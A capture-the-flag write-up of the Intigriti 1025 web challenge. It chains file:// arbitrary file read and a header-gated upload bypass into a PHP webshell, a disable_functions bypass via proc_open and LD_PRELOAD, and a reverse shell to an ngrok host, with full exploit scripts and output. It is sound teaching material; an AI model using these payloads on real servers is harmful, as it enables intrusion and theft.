Intigriti Challenge 1025
Table of Contents
Enumeration
/challenge.php:

In here, we can enter an image URL. Let's try a dummy URL!


When we clicked the "Fetch Resource" button, it'll send a GET request to /challenge.php with parameter url.
Hmm… Maybe this feature is vulnerable to SSRF (Server-Side Request Forgery), which allows attackers to make different requests to internal services?
Let's try to fetch http://localhost/!

Hmm… "access to localhost is not allowed"?
Also, since the application is written in PHP, this importer feature might be using PHP built-in functions such as file_get_contents to get remote resources, and then include the result. With that said, maybe the application is vulnerable to LFI (Local File Inclusion). If so, maybe we can escalate it to RCE (Remote Code Execution) via PHP filter chain!
To test this theory, we can use a filter chain generator to generate a chain that outputs a PHP webshell payload:
┌[siunam@~/ctf/Intigriti-Challenge/1025]-[2025/10/08|13:39:00(HKT)]
└> /opt/php_filter_chain_generator/php_filter_chain_generator.py --chain '<?php system($_GET["cmd"]); >'
[+] The following gadget chain will generate the following code : <?php system($_GET["cmd"]); > (base64 value: PD9waHAgc3lzdGVtKCRfR0VUWyJjbWQiXSk7ID4)
php://filter/convert.iconv.UTF8.CSISO2022KR|[...]|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.base64-decode/resource=php://temp
If we try the above payload, the application will output the following message:

Since the application is just checking the URL contains the string http, we can simply append that string in our payload. This works because wrapper php://temp can have junk text:
php://filter/convert.iconv.UTF8.CSISO2022KR|[...]|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.base64-decode/resource=php://temp,http
If we do that, we'll have a different message!

Oh! Looks like this import feature uses PHP's cURL library to fetch remote resources!
Arbitrary File Read
According to curl_init parameter documentation, the url parameter supports file:// protocol by default, because PHP config directive open_basedir is not set by default.
The file:// protocol allows us to read arbitrary files like this:
file:///etc/passwd
But how can we bypass the http string check? Well, it's actually very simple. We can just append the string into a HTTP query string like this:
file:///etc/passwd?http
By doing so, PHP's cURL library parses the URL like this:
- Protocol:
file:// - File path:
/etc/passwd - HTTP query string:
http
With that said, let's try to read file /etc/passwd!
Oh btw, for our convenience sake, we can use the following Python script:
read_files.py
import argparse
import requests
from bs4 import BeautifulSoup

BASE_URL = 'https://challenge-1025.intigriti.io'
CHALLENGE_ENDPOINT = f'{BASE_URL}/challenge.php'

def readFile(filePath, protocol='file://', outputFile=None):
    parameter = { 'url': f'{protocol}{filePath}?http' }
    soup = BeautifulSoup(requests.get(CHALLENGE_ENDPOINT, params=parameter).text, 'html.parser')
    if (preElement := soup.find('pre')) is None:
        print(f'[-] File does not exist')
        return

    fileContent = preElement.text.strip()

    if outputFile is None:
        print(f'[+] File content:\n{fileContent}')
        return

    with open(outputFile, 'w') as file:
        file.write(fileContent)
        print(f'[+] The file\'s content has been written to path {outputFile}')
        return

if __name__ == '__main__':
    argumentParser = argparse.ArgumentParser()
    argumentParser.add_argument('-u', '--url', default=CHALLENGE_ENDPOINT, help=f'The URL of the challenge endpoint. Default: {CHALLENGE_ENDPOINT}', required=False)
    argumentParser.add_argument('-o', '--output', help='The output filename.', required=False)
    argumentParser.add_argument('filePath', help='The absolute file path of a file that you want to read.')

    arguments = argumentParser.parse_args()
    if arguments.url != CHALLENGE_ENDPOINT:
        CHALLENGE_ENDPOINT = arguments.url

    readFile(arguments.filePath, outputFile=arguments.output)
┌[siunam@~/ctf/Intigriti-Challenge/1025]-[2025/10/08|14:09:01(HKT)]
└> python3 read_files.py '/etc/passwd'
[+] File content:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
[...]
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
Nice! What now?
Since we can read arbitrary files, why not go read the /challenge.php source code?
Usually, the web root directory of the application is in /var/www/html. If we're not sure, we can leverage an interesting quirk in the file:// protocol!
If the file path is a directory, it'll list out the directory's files! Although this behavior is not defined in RFC 8089, it's a common practice that to do that when the file path is a directory.
┌[siunam@~/ctf/Intigriti-Challenge/1025]-[2025/10/08|14:14:41(HKT)]
└> python3 read_files.py '/var/www/html/'
[+] File content:
uploads
partials
upload_shoppix_images.php
index.php
challenge.php
public
Now that we can list out all the files in the /var/www/html directory, let's read file challenge.php!
┌[siunam@~/ctf/Intigriti-Challenge/1025]-[2025/10/08|14:29:22(HKT)]
└> python3 read_files.py --output challenge.php '/var/www/html/challenge.php'
[+] The file's content has been written to path challenge.php
challenge.php:
if (isset($_GET['url'])) {
    $url = $_GET['url'];

    if (stripos($url, 'http') === false) {
        die("<p style='color:#ff5252'>Invalid URL: must include 'http'</p>");
    }
    [...]
    $ch = curl_init($url);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
    $response = curl_exec($ch);

    if ($response === false) {
        echo "<p style='color:#ff5252'>cURL Error: " . curl_error($ch) . "</p>";
    } else {
        echo "<h3>Fetched content:</h3>";
        echo "<pre>" . htmlspecialchars($response) . "</pre>";
    }
}
Turns out our theory is correct! The import feature is using cURL library to fetch remote resources, and then display the response in the <pre> element.
We also saw that there's a PHP script called upload_shoppix_images.php:
┌[siunam@~/ctf/Intigriti-Challenge/1025]-[2025/10/08|14:31:27(HKT)]
└> python3 read_files.py '/var/www/html/'
[+] File content:
[...]
upload_shoppix_images.php
[...]
Hmm… What's that?
┌[siunam@~/ctf/Intigriti-Challenge/1025]-[2025/10/08|14:31:48(HKT)]
└> python3 read_files.py --output upload_shoppix_images.php '/var/www/html/upload_shoppix_images.php'
[+] The file's content has been written to path upload_shoppix_images.php
Arbitrary File Upload
In this PHP script, if the request method is POST, it'll check our request's file's MIME type is type image, and the filename includes .png, .jpg, or .jpeg (case-insensitive):
<?php
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $file = $_FILES['image'];
    $filename = $file['name'];
    [...]
    $mime = mime_content_type($tmp);

    if (
        strpos($mime, "image/") === 0 &&
        (stripos($filename, ".png") !== false ||
         stripos($filename, ".jpg") !== false ||
         stripos($filename, ".jpeg") !== false)
    ) {
        [...]
    } else {
        [...]
    }
}
Let's say our request's file MIME type is image/png, and the filename is foo.png, it'll move our file's temporary path (tmp_name) to path uploads/<filename>:
<?php
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $tmp = $file['tmp_name'];
    [...]
    if (
        [...]
    ) {
        move_uploaded_file($tmp, "uploads/" . basename($filename));
        [...]
    } else {
        [...]
    }
}
With that said, this PHP script is vulnerable to arbitrary file upload! Also, the validations can be very easily bypassed by making our request's file MIME type's type is image with GIF file signature (GIF89a) and the filename contains .png, .jpg, or .jpeg. Therefore, we can upload our own PHP script with double file extension, like foo.png.php.
However, if we try to access this PHP script, we'll get "403 Forbidden":
┌[siunam@~/ctf/Intigriti-Challenge/1025]-[2025/10/08|14:38:59(HKT)]
└> curl https://challenge-1025.intigriti.io/upload_shoppix_images.php
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access this resource.</p>
<hr>
<address>Apache/2.4.65 (Debian) Server at challenge-1025.intigriti.io Port 8080</address>
</body></html>
In the <address> element, we know that the web server is using Apache, and its version is 2.4.65!
To understand this "403 Forbidden", we can read Apache's configuration files. More specifically, site configuration files. Usually, the file path will be at /etc/apache2/sites-enabled/:
┌[siunam@~/ctf/Intigriti-Challenge/1025]-[2025/10/08|14:39:03(HKT)]
└> python3 read_files.py '/etc/apache2/sites-enabled/'
[+] File content:
000-default.conf
┌[siunam@~/ctf/Intigriti-Challenge/1025]-[2025/10/08|14:45:17(HKT)]
└> python3 read_files.py '/etc/apache2/sites-enabled/000-default.conf'
[+] File content:
<VirtualHost *:8080>
    [...]
    <Files "upload_shoppix_images.php">
        <If "%{HTTP:is-shoppix-admin} != 'true'">
            Require all denied
        </If>
        Require all granted
    </Files>
</VirtualHost>
In file directive upload_shoppix_images.php, if the request doesn't have header is-shoppix-admin and its value is not true, the request will be denied, resulting in "403 Forbidden".
Therefore, to access that PHP script, we need to append request header is-shoppix-admin: true:
┌[siunam@~/ctf/Intigriti-Challenge/1025]-[2025/10/08|14:49:02(HKT)]
└> curl -H "is-shoppix-admin: true" https://challenge-1025.intigriti.io/upload_shoppix_images.php
<!DOCTYPE html>
<html lang="en">
<head>
[...]
Let's exploit the arbitrary file upload vulnerability to gain RCE!
Again, for our convenience sake, we can use the following Python script to upload our PHP script:
arbitrary_file_upload.py
import argparse
import requests
from io import BytesIO

BASE_URL = 'https://challenge-1025.intigriti.io'
ARBITRARY_FILE_UPLOAD_ENDPOINT = f'{BASE_URL}/upload_shoppix_images.php'
DEFAULT_UPLOAD_FILENAME = 'webshell.png.php'
GIF_FILE_SIGNATURE = 'GIF89a'
UPLOAD_DIRECTORY = 'uploads'

def uploadPhpFile(filename, phpCode):
    if filename is None:
        filename = DEFAULT_UPLOAD_FILENAME

    webshellPayload = f'<?php\n{phpCode}\n?>'
    print(f'[*] Webshell payload:\n{webshellPayload}')

    fileContentByte = BytesIO(f'{GIF_FILE_SIGNATURE}\n{webshellPayload}'.encode())
    file = {'image': (filename, fileContentByte)}
    header = { 'is-shoppix-admin': 'true' }
    response = requests.post(ARBITRARY_FILE_UPLOAD_ENDPOINT, files=file, headers=header)
    if response.status_code != 200:
        print('[-] Failed to upload the file')
        exit()
    if '✅' not in response.text:
        print(f'[-] Failed to upload the file. Response text:\n{response.text}')
        exit()

    uploadedFilePath = f'{UPLOAD_DIRECTORY}/{filename}'
    print(f'[+] The file has been uploaded to {uploadedFilePath}')
    return uploadedFilePath

def readUploadedFile(filePath):
    response = requests.get(f'{BASE_URL}/{filePath}')
    if response.status_code != 200:
        print('[-] Unable to read the uploaded file')
        exit()

    print(f'[+] Response text:\n{response.text.strip()}')

if __name__ == '__main__':
    argumentParser = argparse.ArgumentParser()
    argumentParser.add_argument('-u', '--url', default=ARBITRARY_FILE_UPLOAD_ENDPOINT, help=f'The URL of the arbitrary file upload endpoint. Default: {ARBITRARY_FILE_UPLOAD_ENDPOINT}', required=False)
    argumentParser.add_argument('-f', '--filename', default=DEFAULT_UPLOAD_FILENAME, help=f'The upload filename. Default: {DEFAULT_UPLOAD_FILENAME}', required=False)
    argumentParser.add_argument('phpCode', help='The file content of the file.')

    arguments = argumentParser.parse_args()
    if arguments.url != ARBITRARY_FILE_UPLOAD_ENDPOINT:
        ARBITRARY_FILE_UPLOAD_ENDPOINT = arguments.url

    uploadedFilePath = uploadPhpFile(arguments.filename, arguments.phpCode)
    readUploadedFile(uploadedFilePath)
┌[siunam@~/ctf/Intigriti-Challenge/1025]-[2025/10/08|15:14:49(HKT)]
└> python3 arbitrary_file_upload.py 'system("id");'
[*] Webshell payload:
<?php
system("id");
?>
[+] The file has been uploaded to uploads/webshell.png.php
[+] Response text:
GIF89a
<br />
<b>Fatal error</b>:  Uncaught Error: Call to undefined function system() in /var/www/html/uploads/webshell.png.php:3
Stack trace:
#0 {main}
  thrown in <b>/var/www/html/uploads/webshell.png.php</b> on line <b>3</b><br />
Wait a minute, function system is undefined?
In PHP configuration, it is possible to disable a list of functions in directive disable_functions. By default, this directive's value is an empty string, which means no functions are disabled.
To check the application's directive disable_functions's value, we can read the PHP configuration file, or simply call function phpinfo to display the config:
┌[siunam@~/ctf/Intigriti-Challenge/1025]-[2025/10/08|15:19:02(HKT)]
└> python3 arbitrary_file_upload.py 'phpinfo();' | grep 'disable_functions'
<tr><td class="e">disable_functions</td><td class="v">system,passthru,shell_exec,popen,exec</td><td class="v">system,passthru,shell_exec,popen,exec</td></tr>
As we can see, the following functions are disabled:
systempassthrushell_execpopenexec
Bypass disable_functions via proc_open
To bypass this, we can try to find different functions that allow us to execute arbitrary OS commands. In PHP, there's a function called proc_open, which executes an OS command and open file pointers for input/output.
Here's an example that execute OS command id and display the stdout (1) buffer:
$process = proc_open("id", [ 1 => ["pipe", "w"] ], $pipes);
echo stream_get_contents($pipes[1]);
┌[siunam@~/ctf/Intigriti-Challenge/1025]-[2025/10/08|15:27:26(HKT)]
└> python3 arbitrary_file_upload.py '$process = proc_open("id", [ 1 => ["pipe", "w"] ], $pipes); echo stream_get_contents($pipes[1]);'
[*] Webshell payload:
<?php
$process = proc_open("id", [ 1 => ["pipe", "w"] ], $pipes); echo stream_get_contents($pipes[1]);
?>
[+] The file has been uploaded to uploads/webshell.png.php
[+] Response text:
GIF89a
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Nice! We got RCE!
We can even pop a reverse shell via function fsockopen!
$sock = fsockopen("<attacker_ip>", <attacker_port>);
$process = proc_open("/bin/bash", array(0=>$sock, 1=>$sock, 2=>$sock), $pipes);
Bypass disable_functions via LD_PRELOAD Trick
It is also possible to bypass disable_functions via hijacking binary sendmail's function getuid.
In PHP, the mail function will actually run binary sendmail (In UNIX system). Inside that binary, the function getuid is imported from a shared library, getuid_shadow.so.
What if I tell you that we can control what library that the sendmail binary will import? In environment variable LD_PRELOAD, it can override the shared library's file path! Therefore, we can set LD_PRELOAD's value to be our malicious shared library and execute arbitrary OS commands!
- Compile the following C code to a shared library
exploit.c:
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

void payload() {
    const char* command = getenv("CMD");
    system(command);
}

int getuid() {
    if (getenv("LD_PRELOAD") == NULL) { return 0; }

    unsetenv("LD_PRELOAD");
    payload();
}
┌[siunam@~/ctf/Intigriti-Challenge/1025]-[2025/10/08|15:49:56(HKT)]
└> gcc -c -fPIC exploit.c -o exploit && gcc --share exploit -o exploit.so
- Write the shared library to disk, set environment variable
LD_PRELOAD, and call functionmail
Setup a simple HTTP server:
┌[siunam@~/ctf/Intigriti-Challenge/1025]-[2025/10/08|15:53:53(HKT)]
└> python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
Setup port forwarding via ngrok:
┌[siunam@~/ctf/Intigriti-Challenge/1025]-[2025/10/08|15:53:52(HKT)]
└> ngrok tcp 8000
[...]
Forwarding                    tcp://0.tcp.ap.ngrok.io:12515 -> localhost:8000
[...]
PHP payload:
$cmd = "id>/tmp/siunam_rce";

$tempFile = tempnam(sys_get_temp_dir(), "rce");
$content = file_get_contents("<attacker_shared_library_url>");
file_put_contents($tempFile, $content);

putenv("CMD=$cmd");
putenv("LD_PRELOAD=$tempFile");
mail("", "", "", "", "");
Upload the PHP payload and trigger it via previous section's script:
┌[siunam@~/ctf/Intigriti-Challenge/1025]-[2025/10/08|16:01:30(HKT)]
└> python3 arbitrary_file_upload.py '$cmd = "id>/tmp/siunam_rce"; $tempFile = tempnam(sys_get_temp_dir(), "rce"); $content = file_get_contents("http://0.tcp.ap.ngrok.io:12515/exploit.so"); file_put_contents($tempFile, $content); putenv("CMD=$cmd"); putenv("LD_PRELOAD=$tempFile"); mail("", "", "", "", "");'
[*] Webshell payload:
<?php
$cmd = "id>/tmp/siunam_rce"; $tempFile = tempnam(sys_get_temp_dir(), "rce"); $content = file_get_contents("http://0.tcp.ap.ngrok.io:12515/exploit.so"); file_put_contents($tempFile, $content); putenv("CMD=$cmd"); putenv("LD_PRELOAD=$tempFile"); mail("", "", "", "", "");
?>
[+] The file has been uploaded to uploads/webshell.png.php
[+] Response text:
GIF89a
┌[siunam@~/ctf/Intigriti-Challenge/1025]-[2025/10/08|16:01:53(HKT)]
└> python3 read_files.py '/tmp/siunam_rce'
[+] File content:
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Nice! We successfully bypassed disable_functions!
Exploitation
Armed with above information, we can gain a reverse shell via the following steps:
- Upload a PHP script and bypass
disable_functions(proc_openorLD_PRELOADtrick) - Access the uploaded script to trigger our payload
- Setup a netcat listener
┌[siunam@~/ctf/Intigriti-Challenge/1025]-[2025/10/08|15:36:57(HKT)]
└> nc -lnvp 4444
Listening on 0.0.0.0 4444
- Setup port forwarding via ngrok
┌[siunam@~/ctf/Intigriti-Challenge/1025]-[2025/10/08|15:37:29(HKT)]
└> ngrok tcp 4444
[...]
Forwarding                    tcp://0.tcp.ap.ngrok.io:16640 -> localhost:4444
[...]
- Upload and trigger the following PHP reverse shell using the script in above section
┌[siunam@~/ctf/Intigriti-Challenge/1025]-[2025/10/08|15:36:02(HKT)]
└> python3 arbitrary_file_upload.py '$sock = fsockopen("0.tcp.ap.ngrok.io", 16640); $process = proc_open("/bin/bash", array(0=>$sock, 1=>$sock, 2=>$sock), $pipes);'
[*] Webshell payload:
<?php
$sock = fsockopen("0.tcp.ap.ngrok.io", 16640); $process = proc_open("/bin/bash", array(0=>$sock, 1=>$sock, 2=>$sock), $pipes);
?>
[+] The file has been uploaded to uploads/webshell.png.php
[+] Response text:
GIF89a
- Profit
┌[siunam@~/ctf/Intigriti-Challenge/1025]-[2025/10/08|15:36:57(HKT)]
└> nc -lnvp 4444
[...]
Connection received on 127.0.0.1 56284
ls -lah /
total 68K
[...]
-rw-r--r--   1 root root   35 Oct  8 04:17 93e892fe-c0af-44a1-9308-5a58548abd98.txt
[...]
cat /93e892fe-c0af-44a1-9308-5a58548abd98.txt
INTIGRITI{ngks896sdjvsjnv6383utbgn}
- Flag:
INTIGRITI{ngks896sdjvsjnv6383utbgn}
Conclusion
What we've learned:
- Arbitrary file read via
file://URI protocol in PHP's cURL library - PHP
disable_functionsconfig bypass usingproc_openorLD_PRELOADtrick